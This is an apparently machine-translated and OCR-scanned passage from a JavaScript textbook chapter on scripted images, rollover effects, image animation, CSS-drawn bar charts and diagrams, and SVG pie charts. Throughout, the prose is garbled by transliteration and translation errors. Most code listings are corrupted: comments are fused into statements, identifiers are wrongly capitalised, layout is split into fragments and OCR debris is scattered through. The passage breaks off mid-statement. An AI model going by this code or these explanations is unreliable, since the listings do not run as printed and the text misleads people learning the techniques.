Images were one of the first managed the HTM of L -elements, and model of the DOM Level 0 allows you to access them through an array of images [] object the Document . Each element in this array is an Image object that represents its < img > tag in the document. Full description Image can be found in four of the parts of the book. Handle Object Image can t ose from use m the methods Model DOM Level 1 such as getElementById () and getElementsByTagName () (see chap. 15).

Image objects are contained in the document array . images [] in the order in which they appear in the document. However, sometimes it is more convenient floor h amb access to IMAGE zheniyam by name. If the tag <

img > is defined attribute name , access to the PICTURE NIJ can be obtained by the value of this attribute. Consider the following example of an < img > tag:


```
<img name = "nextpage" src = "nextpage.gif">
```

Suppose that the document is no other tag < img > with the same value Atri buta name , then access to the corresponding object Image can be obtained by any of the following two ways:

```
document.images.nextpage
document.images ["nextpage"]
```

If a document has no other tags with the same value of the attribute name , the GDSs the property Image can be available even as an object of property document :

```
document.nextpage
```

The traditional method of changing and images

The main feature of the object Image is his property src dos -reach and to read and to write. Reading the value of this property, it is possible for luchit URL address that has been uploaded image. More importantly, it can be set be the property of src and thereby force the browser to download and GRT Braz new image in the same place.

The ability to dynamically replace one image with another in the HTML-dock Mente provides access to all the special effects, ranging from animation stage up ivaya digital clock, which themselves updated in a real mode of time. In practice, most often this technique of changing images sells camping, when the mouse pointer hover over the image. (To avoid unpleasant yatnyh visual effects, a new image must be the same size as the previous one.) When the image is placed inside a hyperlink tag, the effect of

changing images is a powerful incentive, if hereby invites the user to click on the image. [1] The next piece of HTML -code displays and h siderations in the tag < a > and using event handlers onmouseover and onmouseout creates the effect of changing images:

```
< a href = " help . html "
  onmouseover = " document . helpimage . src = ' images / help _ rollover
  . gif ';"
  onmouseout = " document . helpimage . src = ' images / help . gif ';">
< img name = " helpimage " src = " images / help . gif " border = "0">
</ a >
```

Note: in this fragment tag < img > has an attribute name , making it easier to address the relevant ut he object Image of the handlers of the tag events < a >. Setting the border attribute prevents a blue hyperlink border from appearing around the image. Everything you need done in the event handlers of the tag < a >: they change the displayed image by simply writing in the property the src the URL - the address of the desired image. To keep the effect on older browsers,

Talk image change effect will not be complete without mentioning that this effect can be realized with the help of CSS -psevdoklassa : the hover , from vary different background CSS -Images in the elements on which navo ditsya mouse. K Unfortunately, the implementation of the change of the image based on the CSS fraught with difficulties due to incompatible browsers. In practice, pseudo : the hover often used to create effects in the text of O, rather than graphic hyperlinks.

in which these event handlers are supported only in certain tags such as < a >, event handlers were placed in a tag < a >. Virtually any modern browser event handlers can be included Nepo sredstvenno in the tag < img >, making it easier to search for an object Image . In this case, obrabot snip events could refer to an object Image with the keyword the this :

```
<img src = "images / help.gif"
    onmouseover = "this.src = 'images / help_rollover.gif'"
    onmouseout = "this.src = 'images / help.g if'">
```

Image change effect usually means that you can click on the IMAGE zhenii, so this kind of tag < img > must be in the tag < a > or pre regarded event handler the onclick .

Invisible images and caching

To be pleasing to the eye, picture-shifting and related effects should have a minimum response time. This means that we need nekoto ing way to ensure all the necessary pre-loading every mappings in the cache of the browser. To force an image into the cache, you must first create an Image object using the Imange () constructor . Then, for to write in property src requested URL -address, upload an image. This object is not added to the document, so although the image will be invisible, the browser will download it and place it in its cache. Later, when the same URL -address EC will use to change the images on the screen, is shown of quickly loaded from the cache of the browser.

Piece of code that reproduces the effect of changing images, which was about the display stand ingly in the previous section does not perform pre-loading images, so that the user may notice a delay when changing PICTURE zheny, when for the first time will bring the mouse pointer over the image. That IP rights situations that need a little measurable thread Code:

```
< script > ( new Image ()). src = " images / help _ rollover . gif "; </ script
>
<img src = "images / help.gif"
    onmouseover = "this.src = 'images / help_rollover.gif'"
    onmouseout = "this.src = 'images / help.gif'">
```

Unobtrusive image change

Just demonstrated fragment contains a single tag < script > and two attribute event handlers JavaScript -code to realize the uniqueness Gov. effect of changing images. This is an excellent example of *obsessive* the Java Script-code. Although the examples of mixing presentation (the HTML -razmetka) with behavior Niemi (JavaScript -code) are found not so rare, it is better to avoid such prac tics, if the opportunity is there. Especially in cases where the JavaScript -code for complicates understanding of HTML -code. Example 22-1 provides a function that adds a swap effect to the specified < img > element .

Example 22.1. Adding the effect of changing images

```
/ **
Adds the effect of changing images to the given < img > tag by inserting
                                                    handlers
                                    events that will change the URL of the image on hover .
```



```
*
If the img argument contains a string, the element is searched
by the value of the id or name attribute .
*
This method sets the properties of the onmouseover event handlers
and onmouseout to the specified element , overriding and disabling any
handlers,
defined in these properties earlier.
* /
function addRollover ( img , rolloverURL ) {
  if ( typeof img == " string ") { // If img is a string,
      var id = img ; // so this is an id , not an Image object
      img = null ; // and so we don't have an object yet.
```

```
        // First of all, you need to find the image by the id
        attribute if ( document . GetElementById ) img =
        document . getElementById ( id ); else if ( document . all
        ) img = document . all [ id ];
        // If the attribute id could not be found, try Ota stingray
        // by the name attribute .
        if (! img ) img = document . images [ id ];
        // If the image could not be found, do nothing and exit quietly
        if (! Img ) return ;
    }
    // If an item is found but it is not an < img > tag, do nothing else
    either if ( img . TagName . ToLowerCase () ! = " Img ") return ;
    // Remember the original image url var baseURL = img . src ;
    // Load the replaceable image into the browser cache ( new
    Image ()). src = rolloverURL ;
    img . onmouseover = function () { img . src = rolloverURL ; }
    img . onmouseout = function () { img . src = baseURL ; }
}
```

The addRollover () function , declared in Example 22.1, is "not entirely" unobtrusive because it still requires you to include a script in your HTML that calls the function. To achieve tse whether - to make the realization of the effect of changing images really nenavyaz Chiva - you must somehow without JavaScript -code specify which every mapping must be changed, and specify the URL URLs interchangeable images. Sa my simple way - to include in the tag < img > lo rip attributes. For example, every mapping to effect change can be described as follows:

```
< img src = " normalImage . gif " rollover = " rolloverImage . gif ">
```

Using such an agreement on the design of the image, you can easily Ota stingrays all the images that have changed, and configure the implementation effect of using the initRollovers () - its definition is contained in at least 22.2.

Example 22.2. Adding transition effects in an unobtrusive way

```
/ **
Finds all the tags < img > in the document that have the attribute " a
rollover " .
```

```
The value of this attribute is used as the URL for the plugin image,
displayed when the mouse pointer is over the image;
sets up the appropriate event handlers using
which reproduce the effect of changing images.
* /
function initRollovers () {
   var images = document .
   getElementsByTagName (" img "); for ( var i =
   0; i < images . length ; i ++) { var image =
   images [ i ];
       var rolloverURL = image . getAttribute ("
       rollover "); if ( rolloverURL ) addRollover (
       image , rolloverURL );
      }
}
```

All that's left to do - is to ensure the launch method initRollovers () on follows the document is loaded. The following code should work in Sovrem variables browsers:

```
if ( window . addEventListener )
      window.addEventListener ("load" , initRollovers,
false); else if (window.attachEvent)
      window . attachEvent (" onload ", initRollovers );
```

For a more detailed discussion of the onload event handler, see Chapter 17.

Note that if you combine the functions addRollover () and initRollovers () in a one ohm with the program code files that the registration of an event handler, you get a completely non-intrusive solution for the implementation of the image change effect. All that is needed to produce the effect of a

change IMAGE zheny, -Just connect the resulting file with the program code in the tag < script the src => and paste attribute rollover to the required tag < img >.
If you need to comply with strict adherence to HTML -files standards Yazi ka markup, but because you can not use a custom attribute rollover in those gah < img >, go to the XHTML and apply for a new attribute space in the names of the XML . Example 22.3 shows a version of initRollovers () that distinguishes namespaces. However, it should be noted that this version of the function does not work in of Internet Explorer 6, because this browser is not perceived maet DOM -methods that support namespaces.

Example 22.3. XHTML Initialization of the Image Changing Effect Using Namespaces

```
/ **
Finds all < img > tags in the document that have the " ro : src " attribute
m .
     The value of this attribute is used as the URL for the thumbnail image
                                                                  displayed,
    when the mouse hovers over the image, and sets the appropriate
event handlers used to achieve the effect of changing images.
Pre fixe ro : namespace must appear on the URI -address
" http : // www . davidflanagan . com / rollover "
* /
function initRollovers () {
    var images = document .
getElementsByTagName (" img "); for ( var i = 0; i <
im ages . length ; i ++) { var image = images [ i ];
```



```
    var rolloverURL = image . getAttributeNS ( initRollovers .
    xmlns , " src "); if ( rolloverURL ) addRollover ( image ,
```

```
        rolloverURL );

    }
    // This is a fictional URI -address for our namespace " ro
    :" initRollovers . xmlns = " http : // www . davidflanagan
    . com / rollover ";
```

Animating images

Another argument in favor of manipulation properties src tag < img > - it is a way Nost to the animation , and; when images change occurs often enough, cos gives the illusion of smooth motion. A typical application of this technique - GRT mapping a series of weather maps illustrating existing or prognostication ziruemy process stormy development of the situation in chaso O slots for the two day period.

Example 22-4 defines the ImageLoop class , which can be used to create these kinds of effects. It demonstrates the same techniques for working with property src and image preloading that b s if n It turned us into Example 22.1. It also added an event handler onload object Im age , that determines when the image is loaded (or, given the nom case - series of images). The code that implements the animation is controlled by the Window . setInterval (), which itself is extremely simple: it increments the frame number and writes the URL of the image for the next frame to the src property of the specified < img > tag .

Here's an example HTML file that uses the ImageLoop class :

```
    <head>
    <script src = "ImageLoop.js"> </script>
    <script>
    var animation =
op ("loop", 5, ["images / 0.gif", "images / l.gif", "images / 2.gif",
                    "images / 3.gif", "images / 4.gif", "images / 5.gif",
                    "images / 6.gif", "images / 7.gif", "images / 8.gif"]);
    </script>
    </head>
    <body>
    <img id = " loop" src = "images / loading.gif">
    <button onclick = "animation.start ()"> Start </button>
    <button onclick = "animation.stop ()"> Stop </button>
    </ body >
```

The code for Example 22.4 is a little more complex than you might expect, because the Image . onload and Window timer function . setInterval () calls functions as functions, not as methods. For this reason, the designer ImageLoop () required to determine the nested function tion "know" how to interact with the newly created object ImageLoo p .

Example 22.4. Animation

```
/ **
ImageLoop . js : ImageLoop class for animation effect
*


 * Constructor arguments:
```



```
imageId : id of the < img > tag in which the animation is played
fps: number of frames per second
frameURLs : an array of URLs , one for each frame in the animation
*
Public methods:
start (): starts animation (but waits for all frames to load)
stop (): stops animation
*
Public properties:
loaded : true - if all frames were loaded , otherwise - false * /
function ImageLoop ( imageId , fps , frameURLs ) {
// Remember the id of the element. Don't look for it now, because the
constructor // can be called even before the document is fully loaded.
this . imageId = imageId ;
```

```
  // Calculate the delay time between frames this .
  frameInterval = 1000 / fps ;
  // Create an array where the Image objects will be stored for each
  frame this . frames = new Array ( frameURLs . length );
  this . image = null ; // < img > element found by id attribute
  this . loaded = false ; / / Not all images have been loaded yet
  this . loadedFrames = 0; // Number of loaded frames this . startOnLoad =
  false ; // Start playback when download is complete? this . frameNumber
  = -1; // The currently displayed frame this . timer = null ; // The return
  value of the setInterval () function
  // Initialize the frames [] array and load the images for ( var i
  = 0; i < frameURLs . Length ; i ++) {
        this.frames [i] = new Image (); // Create Image object
// Register an event handler to see if
// when the image is loaded
      this . frames [ i ]. onload = countLoadedFrames ; // Defined later
      this . frames [ i ]. src = frameURLs [ i ]; // Load image
  }
  // This nested function is an event handler that counts // the number of
  frames loaded. When all images are uploaded,
  // sets a flag and starts animation if necessary. var loop = this ;
  function countLoadedFrames () { loop . loadedFrames ++;
if ( loop . loadedFrames == loop . frames . length ) { loop . loaded = true
      ; if ( loop . startOnLoad ) loop . start ();
}
  }
  // Next, a function is defined that displays the next frame of the
  animation. // This function cannot be a regular method, since setInterval
  () can // call only functions, not methods.
  // So a closure is created here that includes a reference to the ImageLoop
  object this ._ displayNextFrame = function () {
// Increase the frame number first. Modulo operator (%)
// transitions from the last frame to the first
```

```
        loop.frameNumber = (lo op.frameNumber + 1)% loop.frames.length;
        // Write to the property of the src the URL - the address
        of the new frame loop.image.src = loop.frames
        [loop.frameNumber] .src;
    };
}
/ **
This method starts animating the ImageLoop . If loading frames is still
is not over, he simply raises the flag, resulting in the animation
starts automatically when the download is complete * /
ImageLoop . prototype . start = function () {
    if ( this . timer ! = null ) return ; // The animation has
    already started // If the download hasn't finished yet, set
    the launch flag if (! This . Loaded ) this . s tartOnLoad
    = true ; else {
        // If the < img > element has not yet been found by id , do so
        now if (! This . Image ) this . image = document .
        getElementById ( this . imageId );
        // Immediately display the first frame this ._
        displayNextFrame ();
        // And set the timer to play subsequent frames this . timer =
        setInterval ( this ._ displayNextFrame , this . frameInterval );
    }
};
/ ** Stops the ImageLoop animation * /
ImageLoop . prototype . stop = function () {
    if (this.timer) clearInterval (this.timer); this.timer =
    null;
};
```

Other properties of images

In addition to the event handler the onload , demonstrated in the Prima D 22. 4 , object Image supports two additional handler. The event handler onerror is called in case of an error in the process of loading the image, for example measures when URL -ad p e with links to the damaged image file. Obrabot snip events onabort called when the user cancels the download IMAGE zheniya (eg, by clicking on the Stop button in the browser) before it is over is decided. For any images called Odie n (and only one) of these on the responsibility of carrying.
Each Image object also has a complete property . This property locat ditsya value to false , as long as the image is not loaded; it is changed to to true , when the image is fully loaded or when the browser Ost navlivaetsya when attempting to upload an image. In other words, the property is complete floor chaet value of true only after one of the three will be called obrabotchi events Cove.
The other properties of the Image object are simply reflections of the attributes of the < img > tag . In modern browsers, these properties are available for reading and Vo ice B, and therefore can be used by JavaScript - stsenariyami to dynamically change the image size by forcing the browser stretch or compress kartnku.

Mr. Rafiq and CSS

Cascading style sheets are described in Chapter 16, where you learned how to Pomo schyu CSS -style play DHTML -effect. With styles, you can also draw a simple graphic elements: the property background Used - color OAPC wish to set up to create pryamoug olnik with a solid color fill, and the property border - the contour of the rectangle. In addition, properties such as border - left and border - top , provide an opportunity to draw only one side

of the rectangle, which results in the vertical and horizontal directions nye line. In browsers, subtree alive styles, these lines can even draw a dotted line or bar!

It's not much, but in combination with the means of absolute pozitsionirova Niya of these simple rectangles and lines can build diagrams, as shown on Fig. 22.1 and 22.2. The following sections describes how would I create these patterns.

^ -|П|X| |
File Edit View History Bookmarks Tools Help

^ ! I ^ IICLsI Google l £ Ll

Please note that each column is twice the size of the previous one is

ha of characteristic exponential function

Otovo

Figure: 22.1. CSS Bar Chart

Figure: 22.2. Tree structure drawn with CSS

Creating bar charts with CSS

Histogram amma, shown in Fig. 22.1 was created with the following HTML file:

```
<! DOCTYPE HTML PUBLIC "- // W 3 C // DTD
HTML 4.01 Transitional // EN " " http : // www . W 3.
org / TR / html 4 / loose . Dtd ">
<! - Without a DOCTYPE declaration in IE, the picture will look wrong -
>
<html>
<head>
<script src = "BarChart.js"> </script> <! - Connect the library ->
<script>
function drawChart () {
```

```
    var chart = makeBarChart ([1, 2,4,8,16,32,64,128, 256],
    600, 300); var container = documen t.getElementById
    ("chartContainer"); container.appendChild (chart);
}
</script>
</head>
<body onload = "drawChart ()">
<h2> y = 2 <sup> n </sup> </h2> <! - Histogram title ->
< div id = " chartContainer "> <! - This is where the histogram is drawn -
> </ div >
<! - Signature under the histogram ->
<^ Please note: each column is twice the size of the previous
one - this is the characteristic of the exponential function
<D>
</ body >
</ html >
```

Obviously, all the fun is concentrated in the make function - BarChar () from the *BarChart* file *. js ,* with obsessive which is reproduced in Example 22.5.

Example 22.5. Drawing bar charts with CSS

```
/ **
BarChart.js:
This file contains the definition of the makeBarChart () function , which
creates a histogram to display the contents of the data [] array .
The total size of the histogram is determined by optional arguments
width and height , which take into account the space required for the
borders
histograms and paddings. Optional argument barcolor
determines the color of the bars. The function returns the element it
created
< d iv >, so the calling script can manipulate
with this element, for example, change the amount of indents. Defiant
the script should insert the element received from the function into the
document,
to make it visible.
** /
function makeBarChart (data, widt h, height, barcolor) {
```

```
// Provide value by default for the optional arguments if
(width!) Width = 500; if (! height) height = 350; if (!
barcolor) barcolor = "blue";
// The width and height arguments determine the total size of the
histogram.
// To get the size of the element being created, subtract //
the thickness of the borders and the amount of padding
from these values.
```



```
width - = 24; // Subtract 10 px padding and 2 px left and right border widths
height - = 14; // Subtract 10 px Top Padding And 2 px Width Border Top
And Bottom
// Create an element for placing the histogram. Note:
// the histogram is positioned in relative coordinates, i.e.
// it can contain children with absolute
// positioning, and displayed at the same time in the normal flow
// display elements of the document.
var chart = document . createElement (" div ");
```

char t	style
char t	style
char t	style
char	style

t	
char t	style
char t	style
char t	style
char t	style
char t	style

... position = " relative "; ... width = width + " px "; ... height = height + " px "; ... border = " solid black 2 px ". paddingLeft = "10 px "; ... paddingRight = "10 px "; ... paddingTop = "10 px ";
... paddingBottom = "0 px "; ... backgroundColor = " white ";

// Relative positioning
// Width of the histogram
// Height of the histogram
// Define a frame
// Add padding to the left
// On right
// Top
// But not below
// Histogram background is white

// Calculate the width of each column
var barwidth = Math.floor (width / data.length);
// Find the largest number in the data [] array . Note // the correct use of Function . apply (). var maxdata = Math . max . apply (this , data);
// Scale Factor: scale * data [i] gives the height of the bar var scale = height / maxdata ;

```
// Loop through the data array and create columns for all elements
for ( var i = 0; i < data . Length ; i ++) {
    var bar = document.createElement ("div")
    var barheight = data [i] * scale;
    bar.style.position = "absolute";
    bar.style.left = (barwidth * i + 1 + 10) + "px"



                    // Create Column
                    // Calculate Height
                    // Set. size and position
                    // Add column border
                    // and padding
Ieiді ^ -larieidI ^ + 10 + "px"; // Add padding
// histograms
                    // -2 - frame pillar
                    // -1 - top frame
                    // frame style column
                    // column Color
                    // consider features IE
                    // Add the column
                    // histogram in MTN



bar . style . top



bar . style . width = ( barwidt h -2) + " px "; bar . style . height = ( barheight -1) + " px bar . style . border =" solid black 1 px "; bar . style . backgroundColor = barcolor ; bar . style . fontSize =" 0 px "; chart . appendChild ( bar );



    // Finally, return the item with the histogram
    return chart ;
```

}

The code example 22.5 is straightforward and it is not difficult to Dr. zobratsya. It demonstrates techniques for creating new elements <y> and to bavleniya them in the document - these techniques discussed in Chapter 15. In the second, here used methods to set properties in the CJ-style element to be created, as discussed in Chapter 16. Document no text with contents of the histogram is simply a set of rectangles,

for each of which the dimensions and coordinates within the other rectangle are carefully calculated. The CSS attributes border and background - color make the rectangles visible . One in a zhneyshih frazmentov code - code setting style p osition : relative is no installation style top and left of the histogram itself. This enables a histogram to be in the normal flow vyvo yes document, but have child elements with absolute positioning with respect to the upper left corner of the histogram. If the style of relative (or absolute) positioning had not been specified for the histogram, none of the bars could be displayed correctly.

In Example 22.5, you can find simple arithmetic calculations of the height of the histogram bars in pixels based on the values of the displayed data. The program code that calculates the position and dimensions of the bars, so as take into account the dimensions of the framework and padding.

CSSDrawing Class

The code presented in Example 22.5, is intended to solve the uniqueness hydrochloric task - to draw a histogram. However, you can use CSS to draw more complex diagrams, such as trees, as shown in Fig. 22.2, provided that they consist of rectangles and horizontal and vertical lines.

Example 22.6 is defined ix Class CSSDrawing , provides a simple application programming interface for drawing rectangles and lines, and at least 22.7 - code that uses the class CSSDrawing to recreate the diagram we have shown in Fig. 22.2.

Example 22.6. CSSDrawing Class

```
/ **
This constructor function creates an element div , which means CSS
a figure can be drawn. With instance methods, you can draw
lines and rectangles and insert the resulting shapes into the document.
*
When calling a constructor, you can use two different signatures:
*
new CSSDrawing (x, y, width, height, classname, id)
*
In this case, the < div > element is created with the position : absolute
style .
in the specified coordinates and with the specified dimensions.
*
The constructor can also be called with only the width and height
arguments :
*
new CSSDrawing (width, height, classname, id)
*
In this case, the < div > element is created with the given width and
height
and with the style position : relative (this is necessary so that the child
elements,
depicting lines and rectangles could have an absolute
positioning).
*
In both cases, the classname and id arguments are optional.
If they are defined, their values are used as
```

559

values of the class and Id attributes of the created < div > element and can used to bind CSS styles to a shape.
* /
function CSSDrawing (/ * variable number of arguments * /) {
// Create and remember a < div > element for drawing var d = this . div = document . createElement (" div "); var next ;
// Find out the number of word arguments - four or two,
// these are the dimensions and coordinates of the div element, respectively
if (arguments . length > = 4 && typeof arguments [3] == " number ") {

style
style
style
style
style

position = " absolute ";
left = arguments [0] + " px ";
top = arguments [1] + " px ";
width = arguments [2] + " px ";
height = arguments [3] + " px "

next = 4;

```
}
else {
d . style . position = " relative '
d . style . width = arguments [0]
d . style . height = arguments [1
next = 2;


; // This is very important + " px ";
+ " px ";


}
// Set the attributes class and id , if they were asked. if ( arguments [ next
]) d . className = arguments [ next ]; if ( arguments [ next +1]) d . id =
arguments [ next +1];


/ *


Adds a rectangle to the picture.


content, classname, Id) {


, y , w , h : Determines the coordinates and dimensions of the rectangle.
ontent : a string of text or HTML code that is displayed in a rectangle
lassname , id : Optional values for the class and id attributes for the rectangle.
Can be used to link a rectangle with styles,
which allows you to define a color, frame, etc.
Return value: < div > element representing a rectangle
/
```

```
CSSDrawing . prototype . box = function ( x , y , w var d = document .
    createElement (" div "); if ( classname ) d . className = classname ; if (
    id ) d . id = id ; d . style . position = " absolute " ; d . style . left = x + " px
    "; d . style . top = y + " px "; d . style . width = w + " px "; d . style .
    height = h + " px "; d . innerHTML = content ; this . div . appendChild ( d
    ); return d ;
```

**

dds a horizontal line to the picture.

, y , width : define the coordinates of the starting point and line width
lassname , id : Optional values for the class and id attributes . At least
east one must be present to define the style
amework to be used to define
ne style, color and weight.

```
  Returned value: The < div > element representing the line * /
'SSDrawing . prototype . horizontal = function ( x , y , width , classname , id
    ) { var d = document . createElement (" div "); if ( classname ) d .
    className = classname ; if ( id ) d . id = id ; d . style . position = " abs
    olute "; d . style . left = x + " px "; d . style . top = y + " px "; d . style .
    width = width + " px "; d . style . height = 1 + " px ";
     d . style . borderLeftWidth = d . style . borderRightWidth =
     d . style . borderBottomWidth = "0 px "; this . div .
     appendChild ( d ); return d ;


**
.dds a vertical line to the figure .
ee the horizontal () method for details .
 /
'SSDrawing . prototype . vertical = function ( x , y , height , classname , id )
    { var d = document . createElement (" div "); if ( classname ) d .
    className = classname ; if ( id ) d . id = id ; d . style . positi on = "
    absolute "; d . style . left = x + " px "; d . style . top = y + " px "; d . style .
    width = 1 + " px "; d . style . height = height + " px ";
     style . borderRightWidth = d . style . borderBottomWidth =


          style . borderTopWidth = "0 px " this .
    div . appendChild ( d ); return d ;


** Inserts p image into the document as a child of the specified container * /
'SSDrawing.prototype.insert = function (container) { if (typeof container ==
    "string")
          container = document.getElementById (container);
    container.appendChild (this.div);

** Inserts a picture into the document, replacing the specified element * /
'SSDrawing . prototype . replace = function ( elt ) {
```

```
    if ( typeof elt == " string ") elt = document . getElementById ( elt
    ); elt . parentNode . replaceChild ( this . div , elt );


}
```


Constructor CSSDrawing () creates n Marketing object CSSDrawing , which represents an only element wrapper < div >. Instance methods box (), vertical () and horizontal () draw rectangles, vertical lines, and horizontal lines using CSS , respectively. Each method allows you to define the coordinates and dimensions of the rectangle or line, as well as the values of the class and id attributes of the newly created rectangle or line element. Attributes class or id may be used to contact the drawn elements with styles the CSS , defined -governing color, lschinu lines and the like. To make an object CSSDraw ing visible, not enough to create it. It is also necessary to insert it into a document of the power of the method of insert () or the replace ().

Example 22.7 demonstrates how to use the CSSDrawing class . Both parts of the reamer — the JavaScript code in the drawFigure () method and the CSS stylesheet — play an important role in creating the drawing. The code defines to the ordinates and sizes of rectangles and lines, and table styles - color and tol ness lines. Please note, we How many closely linked scene ry JavaScript and style sheets, the CSS : code method drawFigure () dollars wives to take into account the thickness and width of the frame padding specified in the style sheet. This can be attributed to the shortcomings of the drawing application interface definition , pull a class CSSDrawing .

Example 22.7. Drawing a chart using the CSSDrawing class

```
<! DOCTYPE HTML PUBLIC "- // W 3 C // DTD
HTML 4.01 Transitional // EN " " http : // www . W 3.
org / TR / htnl 4 / loose . Dtd ">
<! - Without this DOCTYPE declaration, the drawing in IE will be wrong
->
<htnl>
<head>
<script src = "CSSDrawing.js"> </script> <! - Include class definition ->
< style >
/ * Styles for the rectangle of the drawing itself * /
.figure { border: solid black 2px; backgr ound-color: #eee;}
/ * Styles for grid lines * /
.grid { border: dotted black 1px; opacity: .1; }
/ * Styles for rectangles in the picture * /
... boxstyle {
    border : solid black 2 px ;
    background : # aaa ; padding : 2
    px 10 px 2 px 10 px ; font : bold
    12 pt sans - serif ; text - a lign :
    center ;
}
/ * Styles for lines connecting rectangles * /
... boldline { border : solid black 2 px ; }
</ style >
< script >
// Draws a grid in the given rectangle with line spacing dx , dy
function drawGrid ( drawing , x , y , w , h , dx , dy ) { for ( va r x
0 = x ; x 0 < x + w ; x 0 + = dx ) drawing . vertical ( x 0, y , h , "
grid "); for ( var y 0 = y ; y 0 < y + h ; y 0 + = dy ) drawing .
horizontal ( x , y 0, w , " grid ");
```

```
}
function drawFigure ( ) {
   // Create a new drawing
   var figur e = new CSSDrawing (500, 200, " figure ");
   // Insert a grid into the drawing drawGrid ( figure , 0, 0, 500,
   200, 25, 25);
   // Draw four rectangles
   figure . box (200, 50, 75, 25, " Life ", " boxstyle "); // top rectangle
   figure . box (50, 125, 75, 25, " Archaea ", " boxstyle "); // ruler of 3
   figure . box (200, 125, 75, 25, " Bacteria ", " boxstyle "); // ..
   rectangles figure . box (350, 125, 75, 25, " Eukaryota ", " boxstyle
   "); // .. below
   // This is the line going down from the center of the bottom border
   of the rectangle // " Life ". The starting y- coordinate of this line is
   50 + 25 + 2 + 2 + 2 + 2, or // y + height + top border + top padding
   + bottom padding + bottom border // Note: for such calculations,
   you need to know how programmatically / / code and style sheets.
   This approach cannot be considered ideal. figure . vertical (250, 83,
   20, " boldline ");
   figure . horizontal (100, 103, 300, " boldline "); // horizontal line
   figure . vertical (100, 103, 22, " boldline "); // join with " archaea "
   figure . vertical (250, 103, 22, " boldline "); // connect to " bacteria "
   figure . vertical (400, 103, 22, " boldline "); // connect to "
   eukaryota "
   // Insert the figure into the document, replacing the figure
   placeholder . replace (" placeholder ");
}
</script>
</head>
<body onload = "drawFigure ()">
<div id = "placeholder"> </div>
< / body>
</html>
```

SVG - scalable vector graphics

Scalable Vector Graphics (SVG) is an XML grammar for describing graphics. The word "vector" in the name indicates a fundamental difference from raster graphics formats such as GIF , JPEG and PNG , where the image is defined by a matrix of pixels. Format SVG before resents a precise, independent of resolution (hence the word "scalable May Day") a description of the steps that must be done to draw Tre buoy picture. Here's an example of a simple SVG image in text format:

```
<! - Beginning of drawing and namespace declaration ->
<svg xmlns = " http://www.w3.org/2000/svg "
   viewBox = "0 0 1000 1000"> <! - Picture coordinate system ->
< defs > <! - Setting some definitions ->
   < linearGradient id = " fade "> <! - color gradient named " fade " ->
   < stop offset = "0%" stop - color = "# 008" /> <! - Starting with dark
   blue ->
   <stop offset = "100%" stop-color = "# ccf" /> <-! Finish light - goal
   bym -> </ LinearGradient>
</defs>
```

Figure : 22.3. Simple SVG Image

```
<! -
     Draw a rectangle with a toned black border and fill it with a gradient
->
<rect x = "100" y = "200" width = "800" height = "600"
     stroke = "black" stroke-width = "25" fill = "url (#fade)" />
</ svg >
```

In fig. 22.3 shows a graphical representation of this SVG file.
SVG is a fairly large grammar of moderate complexity. In addition to the pro -grained drawing primitives it allows you to play arbitrary Cree high, text and animation. Drawings in a format SVG can even contain the Java Soript-scripts and tables CSS -style that allows you to provide them with information
about behavior and presentation. This section shows how using the client Skog JavaScript ko d a (built-in HTML -, and not in the SVG -documents) can dyne ically create graphics means SVG . Examples given here SVG - Images OAPC offer but in part assess the possible STI format SVG . A full description of this format is available in a broad but understandable specification maintained by the W3C at *http : // www . w 3. org / TR / SVG /* .
Note: this spe tsifikatsiya includes a complete description of the document object model (the DOM) for SVG -documents. However, this section discusses techniques for manipulating SVG graphics using the standard XML DO M model , and does not mention the SVG DOM at all.

At the time of writing of the lead ut their web browsers only of Firefox 1.5 has native support for the format of the SVG . To this browser prosmatri Vat SVG -Graphics, simply enter the URL -address required g of Image Even Nia. SVG -Graphics very convenient embedded directly in XHTML -files as on proved in the following example:

```
<? xml version = "1.0"?>
<! -
```

Declare HTML namespace as default and SVG with " svg :" prefix
->

Figure: 22.4. SVG graphics in an XHTML document

Figure: 22.5. Pie chart in the format of the SVG , built JavaScript -stsenariem

```
< html xmlns = " http : // www . w 3. org / 1999 / xhtml "
    xmlns : svg = ' ' http : // www . of w 3. org / 2000 / the svg ' ' >
< body >
```

```
It's a red square: <! - HTML -text ->
< svg : svg width = " 20 " height =" 20 "> <! - SVG image ->
< svg : rect x = "0" y = "0" width = "20" height = "10" fill = " red " /> </
svg : svg >
This is a blue circle:
< svg : svg widt h = "20" height = "20">
<svg: circle cx = "10" cy = "10" r = "10" fill = "blue" /> </ svg: svg>
</ body >
</ html >
```

In fig. 22.4 shows how Firefox 1.5 renders this XHTML document.

Image format SVG can also be embedded in the HTML - documents inside the tag < object >, which makes it possible to display them via expansion modules. Company Adobe freely distributes (without opening the outcome GOVERNMENTAL texts) viewer module SVG -Graphics to work in the most races prostranennyh browsers and operating systems. You can find it by following the links starting at *http : // www . adobe . com / svg* .

Since the SVG format is an XML grammar , drawing SVG images is all about using the DOM to create the corresponding XML elements. Example 22.8 is the function code pieChart (), which creates the SVG -elements for reproducing a pie chart, similar in seemed to Fig. 22.5. (Other technologies for creating vector graphics, descriptions

(shown in this chapter can also be used to create similar pie charts.)

Example 22.8. Drawing a pie chart with JavaScript and SVG

```
/ **
Draws a pie chart inside a < svg > element .
Arguments:
canvas : SVG element (or id of this element) to draw
```

```
data : an array of values for the chart, one for each sector
cx , cy , r : center coordinates and radius of the circle
colors : an array of HTML color strings, one for each sector
labels : an array of legend labels, one for each sector
lx , ly : coordinates of the upper left corner of the chart
legend * /
function pieChart ( canvas , data , cx , cy , r , colors , labels , lx , ly ) {
   // Find "canvas" if given by id
   if ( typeof canvas == " string ") canvas = document . getElement ById (
   canvas );
   // Add all the values together to get the total of the entire chart
   var total = 0;
   for (var i = 0; i < data.length; i ++) total + = data [i];
   // Determine the size of each sector. Angles are measured in
   radians. var angles = []
   for (var i = 0; i < data.length; i ++) angles [i] = data [i]
   /total*Math.PI*2;
   // Loop through all sectors of the chart. startangle = 0;
   for (var i = 0; i <data.length; i ++) {
      // The point where the sector ends var endangle = startangle
      + angles [ i ];
      // Calculate the coordinates of the points of intersection of
      the // radius sector with a circle.
      // According to the selected formulas, the angle 0 radians
      corresponds
      // point at the very top of the circle, and positive values
      // are set clockwise from it.
      var x 1 = cx + r * M ath . sin ( startangle );
      var y 1 = cy - r * Math . cos ( startangle );
      var x 2 = cx + r * Math . sin ( endangle );
      var y 2 = cy - r * Math . cos ( endangle );
      // This is a flag for angles larger than half of the circle var
      big = 0;
      if (endangle - startangle > Math.PI) big = 1;
      // We describe the sector using the < svg : path > element
      // Notably, it is created by calling createElementNS () var
      path = document . createElementNS ( SVG . ns , " path ");
```

```
// This line stores information about the path of the pen
drawing the sector var d = " M " + cx + "," + cy + // Start at
